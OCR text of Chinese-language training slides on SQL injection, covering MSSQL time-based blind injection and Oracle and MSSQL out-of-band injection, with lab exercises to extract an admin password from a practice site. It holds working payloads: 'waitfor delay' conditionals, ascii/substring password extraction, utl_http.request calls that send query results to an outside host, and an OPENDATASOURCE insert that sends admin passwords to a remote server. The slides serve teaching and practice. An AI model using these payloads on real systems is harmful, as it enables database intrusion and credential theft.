
MSSQL Time Based SQL Injection

- SELECT * FROM news WHERE ID=1 if 1=1 waitfor delay '0:0:10'
- SELECT * FROM news WHERE ID=1 if 1=2 waitfor delay '0:0:10'

MSSQL Time Based Injection 練習

請取得 http://WEBSITE/mssql/time/ 之管理員密碼

所需利用到 MSSQL 可利用資訊前面章節


http://website/mssql/time/
website/mssql/time/
Google
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
http://website/mssql/time/
Enable Post data
Enable Referrer
MSSQL 新聞系統
Patched ?
New Vulnerability
首頁
登入
TITLE LIKE
4 HITCON X - Ticket Selling Announcement!!
3 iOS Operating System
2 Hello World
1 Inject Me

MSSQL Time Based SQL Injection


- INSERT INTO news_like values(1)
- INSERT INTO news_like values(1) if 1=1 waitfor delay '0:0:10'--)
- INSERT INTO news_like values(1) if 1=2 waitfor delay '0:0:10'--)

MSSQL Time Based Injection 提示

http://WEBSITE/mssql/time/like.aspx

?id=4) if (select top 1 ascii(substring(password,1,1)) from admin_908a)>0 waitfor delay '0:0:10'--

SQL Injection 萃取資料之分類





Out-of-Band SQL Injection 概論

- 可利用 SQL 語法、函數等方式將欲取得的資料透過網路往外送
- 優點
  - 比起 Blind Based 以及 Time Based 截取資料快速許多，通常是無法 Error Based 以及 Union Based 後的選擇
- 缺點
  - 必須 DBMS 支援以及 DBMS 主機可連外網

Oracle Out-of-Band SQL Injection

- UTL_HTTP
  - SELECT * FROM news WHERE ID=1
  - SELECT * FROM news WHERE ID=1 and 1=utl_http.request('http://orange.tw/')
  - SELECT * FROM news WHERE ID=1 and 1=utl_http.request('http://orange.tw/'||(select user from dual))
  - (select user from dual) 可換成任意想萃取之資料
- 另有其他不同協議之 Out-of-Band 就不多述


OWASP Mantra
Oracle 新聞系統
http://website:...om%20dual)%20)
website:81/oracle/outof/lik
Google
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
http://website:81/oracle/outof/like.php
?id=5-utl_http.request('http://orange.tw/'||(select user from dual))
Enable Post data
Enable Referrer
OK


orange — ssh — 60×24
orange@z:~/log/orange.tw$ tail -n 1 access.log
118.165.226.90 - - [25/Jul/2014:06:29:25 +0800] "GET /NEWS3
HTTP/1.1" 404 390 "-" "-"
orange@z:~/log/orange.tw$

Oracle Out-of-Band Injection 練習

請取得 http://WEBSITE:81/oracle/outof/ 之管理員密碼

所需利用到 Oracle 可利用資訊前面章節

Oracle Out-of-Band Injection 提示

http://WEBSITE:81/oracle/outof/like.php

?id=5-utl_http.request('http://1.2.3.4/'||(select user from dual))

MSSQL Out-of-Band SQL Injection

- OPENROWSET & OPENDATASOURCE
  - SQL Server 2005 (包括) 後有安全限制
  - EXEC sp_configure 'show advanced options',1; RECONFIGURE;
  - EXEC sp_configure 'Ad Hoc Distributed Queries',1; RECONFIGURE;
- XP_STARTMAIL & XP_SENDMAIL
- ... etc

MSSQL Out-of-Band SQL Injection

- news.aspx?id=1; INSERT INTO opendatasource('sqloledb','server=1.2.3.4;uid=sa;pwd=sa;database=test').test.dbo.test SELECT password FROM admin;--

Thanks

Orange@chroot.org